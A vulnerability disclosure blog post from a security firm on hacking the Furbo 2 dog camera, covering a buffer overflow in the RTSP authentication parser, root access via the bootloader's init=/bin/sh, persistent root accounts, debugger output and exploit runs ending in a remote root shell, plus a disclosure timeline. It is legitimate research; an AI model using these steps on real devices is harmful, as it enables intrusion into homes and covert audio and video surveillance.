SOMERSET RECON

Security Analysis and Reverse-Engineering

Hacking the Furbo Dog Camera: Part I

The Furbo is a treat-tossing dog camera that originally started gaining traction on Indegogo in 2016. Its rapid success on the crowdfunding platform led to a public release later that year. Now the Furbo is widely available at Chewy and Amazon, where it has been a #1 best seller. The Furbo offers 24/7 camera access via its mobile application, streaming video and two-way audio. Other remote features include night vision, dog behavior monitoring, emergency detection, real-time notifications, and the ability to toss a treat to your dog. Given the device's vast feature set and popularity, Somerset Recon purchased several Furbos to research their security. This blog post documents a vulnerability discovered in the RTSP server running on the device. The research presented here pertains to the Furbo model: **Furbo 2**.

Once we got our hands on a couple of Furbos we began taking a look at the attack surface. Initially, the Furbo pairs with a mobile application on your phone via Bluetooth Low Energy (BLE), which allows the device to connect to your local WiFi network. With the Furbo on the network a port scan revealed that ports 554 and 19531 were listening. Port 554 is used for RTSP which is a network protocol commonly used for streaming video and audio. Initially the RTSP service on the Furbo required no authentication and we could remotely view the camera feed over RTSP using the VLC media player client. However, after an update and a reset the camera required authentication to access the RTSP streams.

The RTSP server on the Furbo uses HTTP digest authentication. This means that when connecting with an RTSP client, the client needs to authenticate by providing a username and password. The client utilizes a realm and nonce value sent by the server to generate an authentication header, which gets included in the request. With this in mind, we decided to try to identify a vulnerability in the RTSP service.

Crash

The crash was discovered by manually fuzzing the RTSP service. A common tactic in discovering stack or heap overflows is sending large inputs, so we fired off some requests with large usernames and much to our delight we saw the RTSP service reset. We eventually determined that a username of over 132 characters resulted in the RTSP service crashing due to improper parsing of the authentication header. An example request can be seen below:


```
DESCRIBE rtsp://192.168.1.85:554/stream RTSP/1.0\r\n
CSeq: 7\r\n
Authorization: Digest username="AAAAAAAAAAAAAAAAAAAAAAAA<+500>", realm
```

At this point we wanted to obtain shell access on the Furbo to triage the crash and develop an exploit. To do so we shifted gears and took a look at the hardware.

Reverse Engineering Hardware to Gain Root Access


An important and helpful first step in attacking the Furbo, and most IoT devices, is obtaining a root shell or some other internal access to the device. Doing so can help elucidate processes, data, or communication which are otherwise obfuscated or encrypted. We focused our efforts on gaining root access to the Furbo by directly attacking the hardware which contains several interconnected printed circuit boards (PCBs). There are three PCBs that we analyzed.

The back PCB contains the reset switch and USB Micro-B port, which can be used to power the Furbo as show here:




Note the non-populated chips and connectors. We traced these to see if any of them provided serial access, but they turned out to link to the USB controller's D+ and D- lines. These connectors are probably used during manufacturing for flashing, but they did not give us the serial access we were searching for.


The central PCB acts as the hub connecting other PCBs as shown here:



It contains relays, power regulators, an adjustment potentiometer, and a PIC16F57. Based on initial reverse engineering, this chip appears to control physical components such as the LED status bar, the treat shooter, and the mechanical switch that detects the treat shooter's motion.


The top PCB of the Furbo contains the large, visible-wavelength camera as shown here:






The board shown above supports Wi-Fi and Bluetooth, as evidenced by the connected patch antenna located on the side of the Furbo. The PCB also contains the main System on Chip (SoC) which performs the high level functions of the Furbo. The SoC is an Ambarella S2Lm.

The Ambarella SoC is the primary target: as a highly-capable ARM Cortex-A9 SoC running Linux (compared to the fairly limited PIC16 and wireless chips), it likely performs all the important functions of the Furbo, and hopefully contains an accessible TTY shell (serial access). As with many new complex or custom SoCs, detailed datasheets and specifications for the Ambarella chips are difficult to find. Instead we attached a Logic Analyzer to various test points until we located the UART TTY TX pin with a baud rate of 115200. From here we found the receive (RX) pin by connecting an FTDI to adjacent pins until a key press was registered on the serial terminal. The resulting serial access test points were located on the bottom left of the board as shown in the figure below:



We soldered on some wires to the test points circled above and had reliable serial access to the Ambarella SoC. The resulting boot log sequence is seen here:



```
[    5.227483] ======== Card detection to detect SDIO card! Slot.num[0] ========
         Starting Permit User Sessions...
         Starting Sound Service...
[    5.262869] v_id = 7
         Starting D-Bus System Message Bus...
[    5.299626] rt5670 2-001c: ASoC: DAPM unknown pin Mic Det Power
[  OK  ][    5.316014] DHD: dongle ram size is set to 524288(orig 524288) at 0x0
 Started D-Bus System Message Bus.
[    5.353432] rt5670 2-001c: ASoC: no source widget found for IN3N
[    5.367236] wifi_platform_get_mac_addr
[    5.380051] dhd_wlan_get_mac_address: invalid address
[    5.386032] rt5670 2-001c: ASoC: Failed to add route IN3N -> direct -> INR VOL
[    5.406886] CFG80211-ERROR) wl_event_handler : [    5.424556] dhd_deferred_work_init: work queue initialized
tsk Enter, tsk = 0x851613a0
[    5.445467] AMBARELLA SoC Audio DUMMY Codec
[    5.467794] rt5670_dsp_fw_loaded
```

As we can see above, the boot log sequence starts with the AMBoot bootloader. It is similar to Das U-Boot, but custom built by Ambarella. It will load images from NAND flash, and then boot the Linux v3.10.73 kernel. In the boot log note the line indicating the parameters used by AMBoot to initiate the Linux kernel:

```
[0.000000] Kernel command line: console=ttyS0 ubi.mtd=lnx root=ubi0:r
```

The Linux terminal is protected by login credentials, but the process can be interrupted causing the Furbo to enter the AMBoot bootloader. See here for a similar demonstration of accessing a root shell from AMBoot. For the Furbo this can be done by pressing Enter at the TTY terminal immediately after reset, leading to the AMBoot terminal shown here:

```
amboot> boot console=ttyS0 ubi.mtd=lnx root=ubi0:rootfs rw rootfstype
```

Utilizing the AMBoot “boot” command with **init=/bin/sh,** as shown above, will bypass the Linux login prompt and boot directly into a root shell. The result of which can be seen here:


```
�

        ___  ___  _______           _
       / _ \|  \/  ||  ___ \         | |
      / /_\ \| .  . || |_/ /  ___   ___ | |_
      |  _  || |\/| ||  ___ \ / _ \ / _ \| __|
      | | | || |  | || |_/ /| (_) || (_) || |_
      \_| |_/\_|  |_/\____/  \___/  \___/  \__|
----------------------------------------------------------
Amboot(R) Ambarella(R) Copyright (C) 2004-2014
Boot From: NAND 2048 RC
SYS_CONFIG: 0x3006005A POC: 101
Cortex freq: 600000000
ENET freq: 50000000
iDSP freq: 216000000
Dram freq: 528000000
```

Once a root shell is accessible, a persistent root user can be created by adding or modifying entries in **/etc/passwd** and **/etc/shadow**. This persistent root shell can then be accessed via the normal Linux login prompt.

Debugging & Reverse Engineering

Now that we had shell access to the device, we looked around and got an understanding of how the underlying services work. An executable named **apps_launcher** is used to launch multiple services, including the **rtsp_svc** (RTSP server). These processes are all monitored by a watchdog script and get restarted if one crashes. We found that manually starting the **apps_launcher process** revealed some promising information.




```
    data = s.recv(1024)
KeyboardInterrupt
root@kali:~/furbo/rtsp_exploit# python crash_poc.py
Sending:

DESCRIBE rtsp://192.168.25.132:554 RTSP/1.0
Cseq: 2
Authorization: Digest username="AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
alm="", algorithm="MD5", nonce="testtesttesttest", uri="rtsp://192.168.1.98:554/stream", response="junkjunkjunkjunkjunkjunkjunkjunk"


root@kali:~/furbo/rtsp_exploit#
```

It was here that we noticed that service **rtsp_svc** seemed to segfault twice before fully crashing. Note the segfault addresses are set to **0x41414141** indicating a successful buffer overflow, and the possibility of controlling program flow. To do so we needed to start the process of debugging and reversing the RTSP service crash.

From the information gathered so far, we were fairly confident we had discovered an exploitable condition. We added statically compiled dropbear-ssh and gdbserver binaries to the Furbo to aid in debugging and dove in. We connected to gdbserver on the Furbo from a remote machine using gdb-multiarch and GEF and immediately saw that we had a lot to work with:



```
[ Legend: Modified register | Code | Heap | Stack | String ]
──────────────────────────────────────────────────────────── registers ────
$r0  : 0x1
$r1  : 0x737fbec8  →  0x00000000
$r2  : 0x0
$r3  : 0xffffffff
$r4  : 0x41414141 ("AAAA"?)
$r5  : 0x41414141 ("AAAA"?)
$r6  : 0x41414141 ("AAAA"?)
$r7  : 0x41414141 ("AAAA"?)
$r8  : 0x41414141 ("AAAA"?)
$r9  : 0x41414141 ("AAAA"?)
$r10 : 0x41414141 ("AAAA"?)
$r11 : 0x41414141 ("AAAA"?)
$r12 : 0xffffffff
$sp  : 0x737fbf70  →  "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
$lr  : [illegible]  →  <AMRtspClientSession::parse_authentication_header(RtspAuthHeader&,+0> add r0,  r10
$pc  : 0x41414140 ("@AAA"?)
$cpsr: [negative zero carry overflow interrupt fast THUMB]
──────────────────────────────────────────────────────────────── stack ────
0x737fbf70│+0x0000: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"    ← $sp
0x737fbf74│+0x0004: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x737fbf78│+0x0008: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x737fbf7c│+0x000c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x737fbf80│+0x0010: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x737fbf84│+0x0014: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x737fbf88│+0x0018: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
0x737fbf8c│+0x001c: "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA[...]"
──────────────────────────────────────────────────────── code:arm:THUMB ────
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414140
─────────────────────────────────────────────────────────────── threads ────
[#0] Id 1, stopped 0x76d68774 in ?? (), reason: SIGSEGV
[#1] Id 2, stopped 0x76dfe2e0 in recv (), reason: SIGSEGV
[#2] Id 3, stopped 0x76d68774 in ?? (), reason: SIGSEGV
[#3] Id 4, stopped 0x76df6c82 in select (), reason: SIGSEGV
[#4] Id 5, stopped 0x76df6c82 in select (), reason: SIGSEGV
[#5] Id 6, stopped 0x76df6c82 in select (), reason: SIGSEGV
[#6] Id 7, stopped 0x76df6c82 in select (), reason: SIGSEGV
[#7] Id 8, stopped 0x76df6c82 in select (), reason: SIGSEGV
[#8] Id 9, stopped 0x41414140 in ?? (), reason: SIGSEGV
───────────────────────────────────────────────────────────────── trace ────
────────────────────────────────────────────────────────────────────────────
gef➤
```

Note that the presence of the username's "A"'s throughout, implying that the contents of the program counter **($pc)**, stack **($sp)**, and registers **$r4** through **$r11** could be controlled. Using a cyclic pattern for the username indicated the offset of each register that could be controlled. For example, the offset of the program counter was found to be 164 characters.

The link register **($lr)** indicates that the issue is found in the **parse_authenticaton_header()** function. This function was located in the **libamprotocol-rtsp.so.1** file. We pulled this file off of the Furbo to take a look at what was happening. Many of the file and function names utilized by the RTSP service indicate that they are part of the Ambarella SDK. Below is a snippet of the vulnerable function decompiled with Ghidra.

```
... snippet start ...

  size_t sizeof_str;
  int int_result;
  size_t value_len;
  undefined4 strdupd_value;
  int req_len_;
  char *req_str_;
  char parameter [128];
  char value [132];
  char update_req_str;

... removed for brevity ...

      while( true ) {
        memset(parameter,0,0x80);
        memset(value,0,0x80);
        int_result = sscanf(req_str_,"%[^=]=\"%[^\"]\"",parameter); /
        if ((int_result != 2) &&
           (int_result = sscanf(req_str_,"%[^=]=\"\"",parameter), int
        sizeof_str = strlen(parameter);
        if (sizeof_str == 8) {
          int_result = strcasecmp(parameter,"username");
          if (int_result == 0) {
            if (*(void **)(header + 0xc) != (void *)0x0) {
              operator.delete[](*(void **)(header + 0xc));
            }
            strdupd_value = amstrdup(value);
            *(undefined4 *)(header + 0xc) = strdupd_value;
            sizeof_str = strlen(parameter);
          }

... snippet end ...
```


Assuming we have sent a request with a username full of "A's", when it first hits the snippet shown, it will have stripped off everything in the request up until the username parameter. Note **req_str_** in the highlighted section is a pointer to username="AAAAAAAAAA<+500>".

It's worth mentioning that Ghidra appeared to misinterpret the arguments for sscanf() in this instance, as there should be two locations listed: **parameter** and **value**. The first format specifier parses out the parameter name such as **username** and stores it in **parameter.** The second format specifier copies the actual parameter value such as **AAAAAAAAAA** and stores it in the location of **value,** which is only allocated 132 bytes. There is no length check, resulting in the buffer overflowing. When the function returns the service crashes as the return address was overwritten with the characters from the overflowed username in ***req_str**.

Additional information was gathered to craft a working PoC. The camera uses address space layout randomization (ASLR) and the shared objects were compiled with no-execute (NX). The **rtsp_svc** binary was not compiled with the position-independent executable (PIE) flag; however, the address range for the executable contains two leading null bytes (0x000080000) which unfortunately cannot be included in the payload. This means utilizing return-oriented programming (ROP) in the text section to bypass ASLR would be difficult, so we aimed to find another way.

Proof of Concept

As part of the triaging process, we disabled ASLR to see if we could craft a working exploit. With just 3 ROP gadgets from libc, we were able to gain code execution:




```
root@kali:~/furbo/rtsp_exploit/working# python3 exploit.py -t 192.168.1.84 -l 192.168.1.92 -p 9091 -s 2
[+] Updating file www/shell.sh with 192.168.1.92
[+] Updating file www/shell.service with 9091
[+] Starting python server thread on port 8080
[+] Starting Attack on 192.168.1.84
[+] Checking for shell on port 9091.
[!] Port 9091 is not open.
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76D52000
[+] Trying base address: 0x76D52000
```

From here, we still wanted to find a way to exploit this with no prior access to the device (when ASLR is enabled). Ideally, we would have found some way to leak an address, but we did not find a way to accomplish that given the time invested.

As mentioned earlier, one of the behaviors we noticed was that the **rtsp_svc** executable would stay running after the first malformed payload, and would not fully crash until the second. Additionally, after the second request, the RTSP service would reset and the RTSP service would come back up. We confirmed this was because the **rtsp_svc** is run with a watchdog script.

Next, we checked the randomness of the libc address each time the service is run and found that 12 bits were changing. The addresses looked something like 0x76**CXX**000 where **XX** varied and sometimes the highlighted **C** would be a **D**. Taking all this into account, we crafted an exploit with two hardcoded libc base addresses that would be tried over and over again until the exploit was successful. If we consider that 12 bits can change between resets, there is a 1 in 4096 chance for the exploit to work. So we patiently waited as shown in the picture below:

In testing, it took anywhere from 2 minutes to 4 hours. Occasionally, the **rtsp_svc** executable would end up in a bad state requiring a full power cycle by unplugging the camera. This did not seem to happen after initial discovery, however since that time, multiple firmware updates have been issued to the Furbo (none fixed the vulnerability), which may have something to do with that behavior. Below is a screenshot showing the exploit running against an out of the box Furbo 2 and successfully gaining a shell:



```
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76C80000
[+] Trying base address: 0x76D3F000
[+] Checking for shell on port 9092.
[!] Port 9092 is not open.
[+] Checking RTSP Service
[E] Cannot connect to RTSP service
[!] Delaying for 2 seconds...
[+] Checking for shell on port 9092.
[!] Port 9092 is not open.
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76C80000
[+] Trying base address: 0x76D3F000
[+] Checking for shell on port 9092.
[!] Port 9092 is not open.
[+] Checking RTSP Service
[E] Cannot connect to RTSP service
[!] Delaying for 2 seconds...
[+] Checking for shell on port 9092.
[!] Port 9092 is not open.
[+] Checking RTSP Service
[+] RTSP is running
[+] Trying base address: 0x76C80000
[+] Trying base address: 0x76D3F000
[+] Checking for shell on port 9092.
[!] Port 9092 open.
$ id
uid=0(root) gid=0(root)
$ /bin/ls /furbo2
FB002.sh
FB002_LIB_234.071.tar.gz.56f163df0ce68a110d6fd00459d6daf1
FB002_LIB_237.066.tar.gz.4a30aaacdb513f407cd43672f351a425
FB2_update.sh
furbo_loader
furbo_update
system
system.backup
$
```

Finally, here is a video demonstrating the exploit in action side-by-side with a Furbo. To create a more clear and concise video the demo below was executed with ASLR disabled.

Furbo RTSP RCE Demo

Somerset Recon, Inc.

01:04

We've made all the code available in our github repository if you want to take a look or attempt to improve the reliability!

Disclosure

Given the impact of this vulnerability we reached out to the Furbo Security Team. Here is the timeline of events for this discovery.

Event	Date
Vulnerability discovered	05/01/2020
Vulnerability PoC	08/01/2020
Disclosed Vulnerability to Furbo Security Team	08/14/2020
Escalated to Ambarella (according to Furbo Team)	8/19/2020
Last communication received from Furbo Security Team	8/20/2020
Applied for CVE	8/21/2020
Check In with Furbo for Update (No Response)	8/28/2020
Assigned CVE-2020-24918	8/30/2020
Check In with Furbo for Update (No Response)	9/8/2020
Check In with Furbo for Update (No Response)	10/20/2020
Additional Attempt to Contact Furbo (No Response)	3/19/2021
Published Blog Post	4/26/2021

As you can see, after exchanging emails sharing the details of the vulnerability with the Furbo Security Team, communications soon dropped off. Multiple follow up attempts went unanswered. The Furbo Security Team indicated that they had notified Ambarella of the vulnerability, but never followed up with us. Our own attempts to contact Ambarella directly went unanswered. At the time of posting, we are still looking to get in contact with Ambarella. This buffer overflow likely exists in the Ambarella SDK, which could potentially affect other products utilizing Ambarella chipsets.


Conclusion

The Furbo 2 has a buffer overflow in the RTSP Service when parsing the RTSP authentication header. Upon successful exploitation, the attacker is able to execute code as root and take full control of the Furbo 2. There are many features that can be utilized from the command line including, but not limited to, recording audio and video, playing custom sounds, shooting out treats, and obtaining the RTSP password for live video streaming.

Since the discovery of this exploit the Furbo has had multiple firmware updates, but they do not appear to have patched the underlying RTSP vulnerability. The reliability of our exploit has decreased because the RTSP service on the test devices more frequently goes into a bad state requiring the device to be fully power cycled before continuing. Additionally, Tomofun has released the Furbo 2.5T. This new model has upgraded hardware and is running different firmware. While the buffer overflow vulnerability was not fixed in code, the new Furbo 2.5T model no longer restarts the RTSP service after a crash. This mitigation strategy prevents us from brute-forcing ASLR, and prevents our currently released exploit from running successfully against Furbo 2.5T devices.

After realizing how much the Furbo 2.5T changed, we decided to reassess the new devices. We found a host of new vulnerabilities that will be the focus of Hacking the Furbo Dog Camera: Part II!

Here's a bonus video featuring Sonny the Golden Retriever!



Posted on April 26, 2021 by Somerset Recon.

16 Likes | Share

Newer / Older

Follow us on Twitter!

Mailing List

Keep up to date on our newest work. We send out a summary no more frequently than once a month. And we'd never use your info for anything sinister. We promise.

Email address

SUBMIT

Want to say hi? Click on the button below to contact us with any questions you may have.

CONTACT SOMERSET RECON

Sign up for the latest news

Email Address

SUBMIT
